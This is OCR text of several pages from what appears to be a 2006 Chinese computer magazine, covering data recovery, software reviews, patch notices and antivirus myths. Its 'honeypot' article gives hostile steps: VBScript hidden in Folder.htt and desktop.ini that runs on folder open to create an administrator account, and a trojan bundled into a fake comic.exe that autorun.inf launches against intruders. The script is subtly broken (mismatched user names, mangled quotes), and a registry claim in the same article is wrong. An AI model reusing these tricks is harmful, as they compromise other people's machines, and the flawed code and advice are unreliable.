
拯救数据不留遗憾

固件写入之后记住要关闭电脑的电源再重新开机，这时DM已经能够正常对我的硬盘进行分区等操作了，但我还要硬盘上面的数据呢！于是直接进入WindowsXP，但是紧接着又傻了眼，硬盘里面居然是空的！只有几个莫名其妙的怪字符文件夹，而且无法进入！联想到刚才用PC3000进行磁盘扫描的时候发现的坏道，很有可能就是因为这样的缘故。不过既然硬盘已经可以读写，那么可以拯救数据的方法就有很多了，这次我选用的是EasyRecovery。

选用EasyRecovery的原因很简单，因为有完全汉化版本，而且EasyRecovery有一个特点，就是可以把你的硬盘丢失的数据恢复到另外一个硬盘上面，这样就算磁道坏了，问题也不大。下载安装汉化的过程此处就不提了，我们可以看看EasyRecovery的主界面（见图2）。这里的几个选项之中，“磁盘诊断”和“数据修复”、“文件修复”是我们经常会用到的，根据这次的情况判断，当然是进入“数据修复”了，进入之后我们可以看到如图3的窗口。

在这里一般我们选择“使用高级选项自定义数据恢复功能”，因为这块的功能是最强大的，不但能够查找并恢复已删除的数据，而且还可以从一个被格式化过的分区之中恢复文件，以及不依赖任何文件系统结构信息来进行修复。点击进入“使用高级选项自定义数据恢复功能”之后，我们就可以选择一个磁盘的分区，譬如我的“WD2000EB”只有一个分区，紧接着点击“高级选项”按钮，出现如图4的窗口。这里选择对应的文件系统，以及选择“高级扫描”功能，确保不会漏掉任何的数据。接着连续两次点击“确定”，EasyRecovery就会开始扫描了（见图5）。由于硬盘很旧，速度很慢，所以时间也比较长，30分钟之后，我终于看到了图6的结束画面，发现原本在硬盘里面消失了的目录都回来了！现在想要恢复哪个文件夹，只要在前面的方框打上钩即可，我当然选择全部恢复了。接着点击“下一步”，就会看到图7的窗口，这里可以设置是把数据恢复到哪里，选择好了之后点击“下一步”，很快我所有的数据都回来了！

经过这一次尝试之后，我们发现PC3000用来修复硬盘的固件故障的成功率高达80%，不少朋友都把他们的旧硬盘拿来给我修理了。最后还有一点新的要告诉大家，那就是在图1里面选择相应的硬盘品牌之后，PC3000会对硬盘进行扫描，有时候你的坏硬盘会出现报警提示无法正常进行扫描，此时我们可以直接把硬盘的电源拔掉，然后选择相应的品牌进入了之后，再把硬盘电源接上，然后选择相应的固件写入就可以了！不过有一点要记住，插拔电源手脚要快，而且在通电情况下千万不能动数据线哦！如果你的硬盘数据很重要，建议大家还是去找外面的数据公司来恢复哦！ CF [YY09]



②
③
④
⑤
⑥
⑦

软 件 更 新

ICQ 5.1 Build 2523

升级指数：★★★★

ICQ是老牌的聊天软件了，在QQ和MSN的热浪中几乎消失在人们的视线中，不过你要是想和国外的漂漂MM聊天，还是ICQ最行。此次是比较大的更新，从界面、皮肤、登录方式都做了调整，对手机短信的支持也更好，而且实测中语音通话的质量也确实有所提高，值得一试。

下载地址：http://www.icq.com/download/icq5/

Google Desktop 4.2006.0509.1244 Beta

升级指数：★★★

超强的桌面搜索工具Google Desktop又升级了，在保持了原有的桌面查看个性化新闻、图片及其他内容，并高速查找你的电子邮件、文件、照片、Web历史记录、Gmail等各种内容的同时，增加了在所有的计算机范围内搜索文件、直接通过补充工具栏与朋友共享信息和将浮动板块保留在桌面上或将它们固定在补充工具栏上的功能，如果你想在信息凌乱的电脑中迅速找到自己需要的文件或信息，Google Desktop是绝对首选。

下载地址：http://www.desktop.google.com/

DreamMail 4.2.1.0 正式版

升级指数：★★★★

DM网站服务器关闭几天后，终于出新版本了，此次更新修正了打开一个邮件中有非常多邮件时，CPU占用非常高的问题，最令人恼火的同OE进行通讯的乱码和无法导入OE账号的问题也得到了解决，并且增加了对垃圾邮件的快速处理按钮，总之此次更新较大，修正和增加了不少功能，很值得原来使用过DM的朋友再次拿起来试试。

下载地址：http://www.dreammail.org/download/DreamMail4_Setup.exe

近期集成IE内核的浏览器在IE7升级之后都有相应的版本出来，比如Maxthon2和TheWorld2，相比以往的版本都有很大的变化，但是相对都不太成熟，大家有兴趣可以试用，不过不能保证可以稳定运行。

新 软 物 语

全面禁止你的聊天软件

问：请问有没有办法不让我儿子在家里用聊天软件聊天，他经常晚上聊一晚上，我们很担心他。

ChatBlocker
软件版本：3.4　　软件大小：1.5MB
软件性质：共享软件
适用平台：Win9X/NT/2000/XP
下载地址：http://www.exploreanywhere.com/download.php

答：不光是家长头疼孩子不分昼夜地聊天，就连公司老板也非常头疼员工在工作时间内进行聊天。如果要是禁用网络端口的方式禁止聊天的话，设置起来比较麻烦，而且会影响正常的网络访问。这里介绍一款名字为ChatBlocker的软件，通过这款软件就可以轻松地全面禁止聊天软件。

第一步：建立密码

ChatBlocker的安装非常的简单，只需一路Next下去就可以安装到硬盘上。在第一次使用ChatBlocker的时候需要设置一个密码，这样以后修改ChatBlocker设置必须有密码才可以。

第二步：设置监视

设置完密码之后，接下来要启动监视系统。在ChatBlocker左边的第一个图标中选择监视的类型：立即监视、计划监视和监视聊天记录，可以根据自己的实际情况来进行选择。

第三步：设置监控时间

如果选择了计划监视，点击Scheduling按钮来进行时间设置。这样就可以选择禁用IM软件的时间，在设定的时间范围内无法使用IM软件。

ChatBlocker有禁止和监控两种方式，选择禁止方式，将无法正常启动IM软件。要是选择监控模式的话，电脑中的IM软件将受到监视，这样就可以很轻松的知道对方在什么时候使用IM软件。ChatBlocker可允许或禁止AOL、AIM、ICQ、MSN、Yahoo、Trillian等软件，但是却没有禁用最常用的QQ。不过没有关系，可以自行将QQ进行添加。在Options中选择 Application Blocking Preferences这项，然后就可以将QQ添加上。除此之外，还可以利用ChatBlocker来禁用除了IM聊天软件之外的其他程序。禁用程序选择完之后，点击Save Setting按钮保存。

ChatBlocker的禁用效果非常出色，而且占用系统资源非常的少，可以分类的对IM软件进行禁止或监控。

肢解流氓出妙招

四川读者雨木问：现在很多软件都捆绑流氓软件，一不小心就中招，请问有没有什么办法能在安装前就把流氓软件剥离出去。

答：确实如你所说，如果能在安装程序前把它捆绑的流氓插件分离出来，电脑中招的机会就会小很多。InnoUnpacker就是肢解流氓的好手，它可以简单地把通过Inno来做安装程序直接分解。

InnoUnpacker
软件版本：0.17　　软件大小：1090KB
软件性质：免费软件
适用平台：Windows 98/2000/XP
下载地址：http://www.5gdown.com/down.asp?id=11606&downid=25

程序运行后，勾选“选项”下的-d（提取文件到指定目录中），按提示选择一个文件夹如g:\fenli，专门存放提取文件，其余参数默认。现在点击“浏览”找到你要分解的源安装程序，再点“执行”，如果程序是由Inno打包制成的，它会在g:\fenli下分离出源安装程序和捆绑的流氓程序，只要进入相应的目录执行真正的安装程序即可，可以通过单击“日志”查看InnoUnpacker是否成功分离安装程序。

小提示


对于InnoUnpacker无法分解的软件，可以在软件安装程序解压完后暂停安装，进入c:\windows\Temp寻找真正的安装程序。

"软件PK台"开张啦！欢迎软件作者将你们的新作品拿到这里来评测，也欢迎读者朋友推荐你们发现的新软件。我们将根据编辑的试用评价，给软件分成5个等级。

极好的 非常好 比较好 功能一般 功能很差

CFan's Picks 软件PK台

综合评价	
迅雷Thunder	★★★★
脱兔TuoTu	★★★☆
木马捆绑克星	★★★



柳絮飞 江湖派别 ●宽以待人派 给新软件以更多机会



west 江湖派别 ●潇洒飘逸派 界面重要功能也重要



拱旭东 江湖派别 ●理智沉稳派 别只说什么还看做什么

迅雷 Thunder



网络下载 3726 KB 5.1.6.198
免费
Win9X/2000/XP/2003
http://www.onlinedown.net/soft/30735.htm


迅雷使用的多资源超线程技术基于网格原理，能够将网络上存在的服务器和计算机资源进行有效整合，构成独特的迅雷网络，从而大大提高了文件下载的速度。

迅雷的特色，在于它将传统下载与BT下载融为一体，既解决了传统下载速度慢的问题，又解决了BT下载资源不稳定的问题。它对下载文件的管理，显然借鉴了FlashGet的许多东西，这对我来说，比较有亲切感。通过迅雷还可以方便地下载嵌入网页之内的流媒体文件，对小电影爱好者来说是个福音。新版本修改了关闭迅雷时莫名其妙出错的问题，这也让人感觉好多了。

目前很多网站在与迅雷合作，所以我们使用迅雷的机会也在不断增加。迅雷也属于P2P软件，但对比Emule、BT等，它的用户群范围还不够大，资源并不是十分丰富。不过，它的人性化操作非常好，比起Emule、BT的专业性，迅雷还是有自己独特的优势。另外，由于有着本地化的优势，它的下载速度不错，当Emule、BT因无法与国外用户进行连接下载而浪费带宽资源时，使用迅雷的人可能要偷偷地笑了。

迅雷是一款能够带来下载奇迹的工具，我曾经在公司极普通的网络环境里看到峰值超过10M/s的软件下载速度。不过为了让所有使用迅雷的用户享受高速的下载，每个使用迅雷的人都有可能成为提供文件的服务器，而且迅雷会默认加载到自启动项里，开机便成为服务器。迅雷5的雷区整合的大量的P2P影视软件下载资源，可以免除搜寻之苦，而附加的迅雷听听也不逊于Kugoo的音乐下载能力。

脱兔 TuoTu



网络下载 2108 KB 2.1.0.54
免费
Win9X/2000/XP/2003
http://www.onlinedown.net/soft/40288.htm

脱兔Tuotu是首款同时支持BT、ED2K(eMule)、HTTP、FTP、MMS、RTSP协议的P2SP下载软件，可谓是一"软"在手，下载全有。

看了脱兔的软件介绍，我马上想到了多合一读卡器。脱兔也正是如此，有了它，就不用再安装其他各式各样的下载软件了。不过至少现在它还不能成为主流，毕竟对下载狂来说，效率才是最重要的。实际使用中，脱兔的操作比较人性化，设置项也很容易理解，只是脱兔号称对迅雷5的包含有点勉强，迅雷专有的"Thunder://"开头的下载资源，脱兔无能为力。

界面非常直观，让人很容易上手。但是，脱兔所宣称的"DHT网络技术"并没有提升多少下载速度，不过它集多种方式于一身的下载功能着实不错，免去了安装各种软件的烦恼。同时，它的CPU占用率比较低，内存占用率也可以控制在一个比较合理的浮动范围。另外一个方面就是使用习惯，这样多功能高度集成的"产品"，是否能在短时间内获得大量用户，并改变他们的使用习惯呢？

脱兔诞生完全不具有任何创意，把当前最火暴的下载工具集成到一起，就是脱兔。界面也像极了FlashGet，总之，谁好我就收进来。当然别人的优势也不是那么容易就抄袭来的，它的BT和电骡的速度实在不值得一试，如果你不愿意让你的系统中充满了各种下载工具，而你的网络带宽也不会让你担忧下载的速度，那么脱兔就是你最好的选择。

木马捆绑克星



防黑防毒 453 KB 2.5.0503
免费
Win9X/2000/XP/2003
http://nj.onlinedown.net/soft/49065.htm

一款安全软件，相当实用，并且是免费的。它可以检测可执行文件是否捆绑木马，判断文件是否具有修改注册表、网络连接的能力，检测保护外壳。

除了能够检测传统的三段式木马捆绑外，还能够检测文件的功能模块，这对于判断可执行文件是否经过伪装非常有效，比如一个100KB的飞机小游戏竟然带有网络功能，就很有可能是木马文件。如果你是专业人士，需要分离病毒，那么建议使用老版本2.0 Pro(下载地址：http://www.uuland.com/download/mview/free/mview21.rar)。

木马捆绑克星软件的好处不言而喻，而且，全程傻瓜式的选择、扫描操作极为简单，比起杀毒软件的木马检测、拦截的烦琐它要更胜一筹。不过，它也存在一些问题：不能在无人干预情况下自动拦截扫描。另外，它主要只负责检测木马捆绑软件，并不能对系统进行保护，因此它的实用性还有待商榷。

木马捆绑克星2.5功能相当简易，可以在瞬间判定程序是否经过加壳，是否具有修改注册表或联网等危险性，让你对可疑的程序进行判断。我还是认为，从已经被木马捆绑的文件中挽救出可用的程序应该才是这个工具最该实现的功能，可喜的是，木马捆绑克星2.1版本早已实现了这个功能，并且具有高效的搜索查询功能，希望作者在后续的版本中让它们回来。如果，在扫描程序的时候有进度条提示，那么程序就更完美了。

CFan 安全信息榜

补丁公告：微软安全公告MS06-013

补丁相关：微软在经过三个月的安全信息收集测试放出了针对IE浏览器的累积性安全更新补丁，该补丁包含了几个主要的修补方面，首先是针对2月份针对IE浏览器的非安全性补丁产生的BUG（错误）进行兼容性修补，补丁安装后会暂时恢复以前的功能以便处理ActiveX控件，并且针对IE浏览器处理ActiveX控件的方式所做的更改将是永久性的。另外此次发布的补丁中修复了数个危险攻击漏洞，最主要的是地址栏欺骗漏洞以及脚本执行漏洞。

针对脚本执行漏洞补丁：补丁修补了该漏洞在IE浏览器被用户访问过程中返回IOleClientSite信息的方式中存在的安全隐患。如果未更新补丁的用户访问了使用动态创建对象构建的恶意网页的网站，攻击者可以完全控制用户的操作系统，造成用户信息泄露。推荐WinXP SP2/Win2K SP4的上网用户更新此补丁。

针对地址栏欺骗漏洞补丁：修补了IE浏览器中存在一个欺骗漏洞，避免了用户在访问信任UI的地址栏和其他部分已经远离攻击者的网站，但是窗口的内容仍然包含攻击者的网页。

补丁下载：针对IE5.1 SP1用户补丁

http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=594E7B87-AF8F-4346-9164-596E3E5C22B1

针对IE6.0用户补丁

http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=F05FFB31-E6B4-4771-81F1-4ACCEBF72133

补丁公告：微软安全公告MS06-016

补丁相关：微软在发布IE积累性补丁的同时还发布了针对Outlook的累积性安全更新，补丁修补了用户在使用Windows的通讯簿(.wab)文件时Outlook中存在一个远程执行代码的漏洞，从而避免发生用户计算机被成功利用此漏洞的攻击者完全控制的危险。

补丁下载：针对Outlook6.0的补丁：http://download.microsoft.com/download/c/f/8/cf80d522-c5b1-4b4d-b25a-24041cdd0654/WindowsXP-KB911567-x86-ENU.exe

针对Outlook5.5的补丁：http://download.microsoft.com/download/1/e/0/1e08ec58-b867-49a8-b0dd-63ae7fd4fe7e/OE5.5sp2-KB911567-Windows2000sp4-x86-ENU.exe

病毒信息：WOW终结者（魔兽世界木马程序）

WOW终结者这是一个盗号木马，会复制自身到每个盘的根目录，文件名为“command.com”，然后修改“autorun.inf”文件，这样会大大增加病毒的运行机会。修改注册表实现随系统启动，结束多种反病毒软件的运行。病毒会把自己大量拷贝到本地硬盘上对魔兽世界登陆器进行监视，病毒文件名都是比较有诱惑的名字，如：CloneCD crack，Star Wars Downloader.exe，Adobe Photoshop6.0zip.exe等等。该盗号木马会在后台运行，并试图盗取网络游戏《魔兽》的账号和密码，给游戏玩家带来损失。由于该木马病毒程序利用WEB浏览器的漏洞进行传播，配合一些针对WINXP SP2的网页木马，并且针对现在流行的杀毒软件进行过代码加密功能导致用户很难发现其运行，推荐使用杀毒能力强悍非代码检测的杀毒软件进行防御，如：Mcafee、卡巴斯基等，并且及时更新微软官方的IE浏览器补丁程序（MS06-016）。

小知识：病毒是如何逃避杀毒软件的检测的？

代码加密：一般杀毒软件对木马/病毒的检测大多是针对某段具备木马功能特殊的代码进行扫描确认，但是一些木马程序的制作者将此段代码用各种换算的方法进行变形后，代码的功能不会改变，而杀毒软件在扫描过程中没有发现与病毒库内符合的功能代码，那么将会认为程序不是病毒或木马。制作木马的作者目的就达到了。为使大家明白一些原理特提供一份测试代码：将如下代码拷贝入记事本中保存，大多杀毒软件都会检测到病毒信息。

代码：X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

软　件

攻防实战：我用蜜罐“黑”黑客

■广东 林海

经常关注安全技术的朋友都知道，“蜜罐”是一种伪装出来的有缺陷的服务器，来引诱黑客攻击，从而保护真正重要的数据，看起来似乎非常深奥，其实我们自己也能够做一个蜜罐出来，耍一下某些凭着黑客工具到处乱窜的捣乱分子哦！


一般来说，捣乱者攻击之前一定会用黑客工具扫描你机器上面的端口，Windows的缺陷实在太多，我们是封也封不住的，不过之前我们可以细心留意，如果你的网络速度突然降低，就很有可能是别人正在扫描你的系统端口了，此时应该立刻用安全软件检测一下。假设果真有一些无聊的人来打你主意，你就可以开始下面的“蜜罐”制作工序了。

一、侵入自动报警

无论黑客是从哪里钻进来，他最感兴趣也最容易看得见的肯定是你的共享目录，因此我们就在共享目录里面下工夫。首先我们关闭所有的共享文件，或者打开注册表编辑器，找到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa，然后把“restrictanonymous”的值改为0（如图1），你的机器就没有共享目录了。此时你新建两个文件夹并且共享出来，制作蜜罐的第一步就算是完成了。



接下来我们寻找两个文件，desktop.ini和Folder.htt。前者可以在“我的文档”里面找到，而后者则是在Windows目录里面，记住在寻找之前首先打开资源管理器，然后选择“工具→文件夹选项→查看”（如图2），把“隐藏受保护的操作系统文件”前面的勾去掉，这样才可以直接找到。或者可以直接在“开始→搜索”里面输入文件名搜索，搜索前要选择“搜索系统文件夹”。找到了之后把这两个文件复制到其中一个目录里面。



接着我们打开Folder.htt，里面是一段一段的命令代码，我们在任意的两段代码之间插入下面的代码：

```
<script language=vbscript>
  function muma()
  dim wsh
  set wsh=CreateObject(\\\\\\"WScript.Shell\\\\\\")
  wsh.run \\\\\\"net.exe user neo 11/add\\\\\\",0
```

```
wsh.run \\\\\\"net localgroup administrators aaa /add\\\\\\",0
wsh.run \\\\\\"net send 192.168.0.1 有人入侵 \\\\\\",0
end function
</script>
<BODY onload=\\\\\\"vbscript :muma()\\\\\\">
```

接着同样打开 desktop.ini 文件，插入以下的代码：

```
[ExtShellFolderViews]
Default={5984FFE0-28D4-11CF-AE66-08002B2E1262}
{5984FFE0-28D4-11CF-AE66-08002B2E1262}={5984FFE0-28D4-11CF-AE66-08002B2E1262}

[{5984FFE0-28D4-11CF-AE66-08002B2E1262}]
PersistMoniker=file://Folder.htt

[.ShellClassInfo]
ConfirmFileOp=0
```

编辑完成之后，把这两个文件的属性设置成为隐藏即可。如果黑客进入了你的电脑，访问了这个文件夹之后，你的系统立刻就会自动生成一个用户名为 neo，密码是 11，并向 192.168.0.1 发送“有人入侵”的短信了。

二、让黑客被“黑”一把

单纯的报警还不能解我们心头之恨，我们可以在另外一个文件夹里面准备一个木马程序和 autorun.inf。首先我们把木马程序配置好，方法就不公开了，接着再下载一个 EXE 文件合并粉碎机 (http://down1.cnd8.com/softd_cnd8_com/e2e.rar)，这个软件能够把两个 EXE 文件捆绑起来，运行一个文件等于运行两个文件。我们干脆就把 FLASH 文件编译之后的 EXE 文件和木马结合起来好了，命名为 comic.exe。

接着我们编辑 autorun.inf，代码如下：

```
[AutoRun]
OPEN= comic.exe /autorun
```

只要那些捣乱的人访问了这个文件夹，他就会自动运行 comic.exe，说不定他还以为这真是一个动画 flash 呢，一点都不知道自己已经中了木马，现在该是你反击的时候了！

CF [YY10]

软 件

使用杀毒软件的十大误区(上)

■史瑀

几乎每个用电脑的人都遇到过计算机病毒，也使用过杀毒软件。但是，对于病毒和杀毒软件的认识许多人还存在误区。杀毒软件不是万能的，但也绝不是废物。撰写此文的目的就是让更多的人能够对杀毒软件有正确的认识，更合理地使用杀毒软件。

误区一：好的杀毒软件可以查杀所有的病毒

许多人认为杀毒软件可以查杀所有的已知和未知病毒，这是不正确的。对于一个病毒，杀毒软件厂商首先要先将其截获，然后进行分析，提取病毒特征，测试，然后升级给用户使用。

虽然，目前许多杀毒软件厂商都在不断努力查杀未知病毒，有些厂商甚至宣称可以100%查杀未知病毒。不幸的是，经过专家论证这是不可能的。杀毒软件厂商只能尽可能地去发现更多的未知病毒，但还远远达不到100%的标准。

甚至，对于一些已知病毒，比如覆盖型病毒。由于病毒本身就将原有的系统文件覆盖了。因此，即使杀毒软件将病毒杀死也不能恢复操作系统的正常运行。

误区二：杀毒软件是专门查杀病毒的，木马专杀才是专门杀木马的

计算机病毒在《中华人民共和国计算机信息系统安全保护条例》中被明确定义，病毒指“编制或者在计算机程序中插入的破坏计算机功能或者破坏数据，影响计算机使用并且能够自我复制的一组计算机指令或者程序代码”。随着信息安全技术的不断发展，病毒的定义已经被扩大化 。

随着技术的不断发展，计算机病毒的定义已经被广义化，它大致包含：引导区病毒、文件型病毒、宏病毒、蠕虫病毒、特洛伊木马、后门程序、恶意脚本、恶意程序、键盘记录器、黑客工具等等。

可以看出木马是病毒的一个子集，杀毒软件完全可以将其查杀。从杀毒软件角度讲，清除木马和清除蠕虫没有本质的区别，甚至查杀木马比清除文件型病毒更简单。因此，没有必要单独安装木马查杀软件。

误区三：我的机器没重要数据，有病毒重装系统，不用杀毒软件

许多电脑用户，特别是一些网络游戏玩家，认为自己的计算机上没有重要的文件。计算机感染病毒，直接格式化重新安装操作系统就万事大吉，不用安装杀毒软件。这种观点是不正确的。

几年前，病毒编写者撰写病毒主要是为了寻找乐趣或是证明自己。这些病毒往往采用高超的编写技术，有着明显的发作特征（比如某月某日发作，删除所有文件等）。

但是，近几年的病毒已经发生了巨大的变化，病毒编写者以获取经济利益为目的。病毒没有明显的特征，不会删除用户计算机上的数据。但是，它们会在后台悄悄地运行，盗取游戏玩家的账号信息、QQ 密码甚至是银行卡的账号。由于这些病毒可以直接给用户带来经济损失。对于个人用户来说，它的危害性比传统的病毒更大。

对于此种病毒，往往发现感染病毒时，用户的账号信息就已经被盗用。即使格式化计算机重新安装系统，被盗的账号也找不回来了。 CF [YY11]

软 件


迎战！无损压缩挑战极限！

■北京 毋清明

本人接触电脑已经有十多年了，平常也喜欢捣弄一下软件、操作系统什么的，偶尔也写点小东西赚点稿费。在2006年第二期的电脑爱好者上面看到了挑战榜文之后，不禁技痒。很快就给编辑大人发去了压缩方法。当时最后的压缩包大小不提也罢，因为最后编辑大人说："我们要的是无损压缩！"。在无语的同时开始寻找无损压缩的方法，最后终于得到了编辑大人的通过，这里就给大家介绍介绍。

一、程序压缩软件的选择

在这个压缩包里面我们可以看到一共有四个目录，分别是视频、音频、程序、图片。对于程序我就直接采用了Winrar，7-ZIP和UHARC GUI这几款压缩软件来进行压缩，因为程序包含的只是可执行文件、数据库文件以及文本文件等类型，用这些软件进行压缩足矣。经过测试，UHARC GUI无愧是目前的压缩率最高的压缩软件。我们可以到http://sq.onlinedown.net:82/down/ha_uharcgui306_cnnnc.zip去下载UHARC GUI的汉化版本，它可是全免费的！下载完成之后把软件解压到一个目录，然后运行里面的可执行文件，即可看到UHARC GUI的主界面了。为了能够拿到最大的压缩比，我要将软件的压缩率调到最大，方法就是点击"创建压缩包"，切换到"压缩模式"标签，然后把压缩模式的滑竿拉到"最大"（如图1）。选择了这个选项之后压缩的速度就非常慢了，不过能够获得很大的压缩比。20MB的目录笔者的4G双核机器愣是压缩了几分钟，不过最后将原本大小为20344113字节的程序目录压缩得只剩下8371230字节，压缩率高达41.1%。



①

二、图片文件的压缩

在图片目录里面全部都是JPG的文件，想必很多朋友都知道，JPG文件是经过压缩的图形文件，因此在JPG上面再进行无损压缩的可能性几乎是没有了。无奈之下在网上看看有没有将图片压缩得更低的技巧，发现了一个居然说是先把JPG转换成为BMP或者TIFF等无损压缩文件之后再用压缩软件压缩会更好。经过实际测试之后发现这种"技巧"完全无效，就拿图片目录里面的55.JPG来说，本来只有856KB大小，转换成为BMP然后再用UHARC GUI压缩，居然达到2MB多。经过研究之后，还是决定采用UHARC GUI进行整体压缩，最后得到的目录文件大小是25534106，压缩比只有96%。

三、音频目录的压缩

看了前面两个目录的压缩，估计谁都会说："这也太简单了吧？"其实个人觉得本次挑战的关键在于最后两个目录，音频和视频，能够做好这两部分的压缩，这次挑战也就胜券在握了。同样在目录里面的MP3我们可以采用和图片以及程序同样的压缩方法，但是对于WAV音频而言，无损压缩的话首选Monkey's Audio（如图2），它能够把WAV音频压缩成为APE文件，而且是绝对无损的。在http://ccl63.driversky.com/down/HA_Mac401b2_chenmy.exe下载Monkey's Audio回来，然后启动软件，把压缩模式调整到"疯狂"然后就可以压缩了。最后4703744字节的WAV文件压缩之后得到1175936，压缩比为25%，至于另外3个文件采用UHARC GUI压缩，最后整个目录的大小为8199647字节，约为原本目录大小的67%，这对于音频而言已经是相当了不起的数字了。



②

四、视频目录的压缩

在视频目录里面只有一个文件，那就是体积高达96,980,882字节的WMV文件，码率高达8MB/s，毫无疑问要无损压缩的话是不可能用RM或者别的格式的。为此我到网上去寻找了一遍，终于给我找到一个号称全球压缩率最高的视频压缩插件：FFv1。相信很多人都听说过ffdshow这个视频软件包，很多人以为它只是用来播放视频方便而已，其实ffdshow同样具有视频压缩（encoder）的功能。FFv1就是ffdshow里面内置的一个插件了，我们可以在ffdshow的编码器列表之中找到它。经过FFv1长时间的"磨炼"，视频文件被成功压缩为16163480的MPG文件，码率没有丝毫变化，体积只有原来的不到五分之一（如图3）。



③

最后统计，整个目录压缩打包的体积为58268463字节，也就是说只有58MB的大小，比原来直接用Winrar压缩小了很多哦！

CF [YY12]

责任编辑：小盆 software@cfan.com.cn


软 件

让软件安装默默无闻

有没有觉得软件安装是一件很麻烦的事？每次安装都要重新输入序列号等信息，有的软件装完以后还要安装补丁，而且总是要为菜鸟朋友们提供软件安装的技术支持。是不是觉得烦了？其实你可以把很多软件都制作成傻瓜安装包，只需要一次双击，就能让其自动完成安装，序列号、补丁都可以自动在安装过程中配置到软件中。


本例中我们修改的安装文件具备一个统一的特点，就是安装文件的文件后缀是.msi（打开“我的电脑”，选择“工具→文件夹选项→查看”，取消“隐藏已知文件类型的扩展名”的勾选，即可看到安装文件的扩展名）。我们将用到三个工具Orca、CabArc和Msidb，读者可以到：XXXX下载。下边我们以修改RemotelyAnywhere的Msi安装包为例进行介绍。

第一步：使用Orca将RemotelyAnywhere.msi另存，并查找里边的安装文件，选择“File→Open”（快捷键“Ctrl+O”），在弹出的对话框中选择“RemotelyAnywhere.msi”，单击“确定”按钮将其打开。然后选择“Tools→Options”，在弹出的对话框中选择“Database”标签，勾选中里边的“Generate a unique Package Code each time a database is saved”（见图1），勾选后，单击“确定”按钮退出该窗口。



①

做完上边的操作后，再选择“File→Save As”，将这个msi文件另存一下，然后在软件左侧的面板中选择“Media”，查看右侧的“Cabinet”列，你可以得到一个后缀为.cab的字段，例如“#data.cab”（见图2）。



②

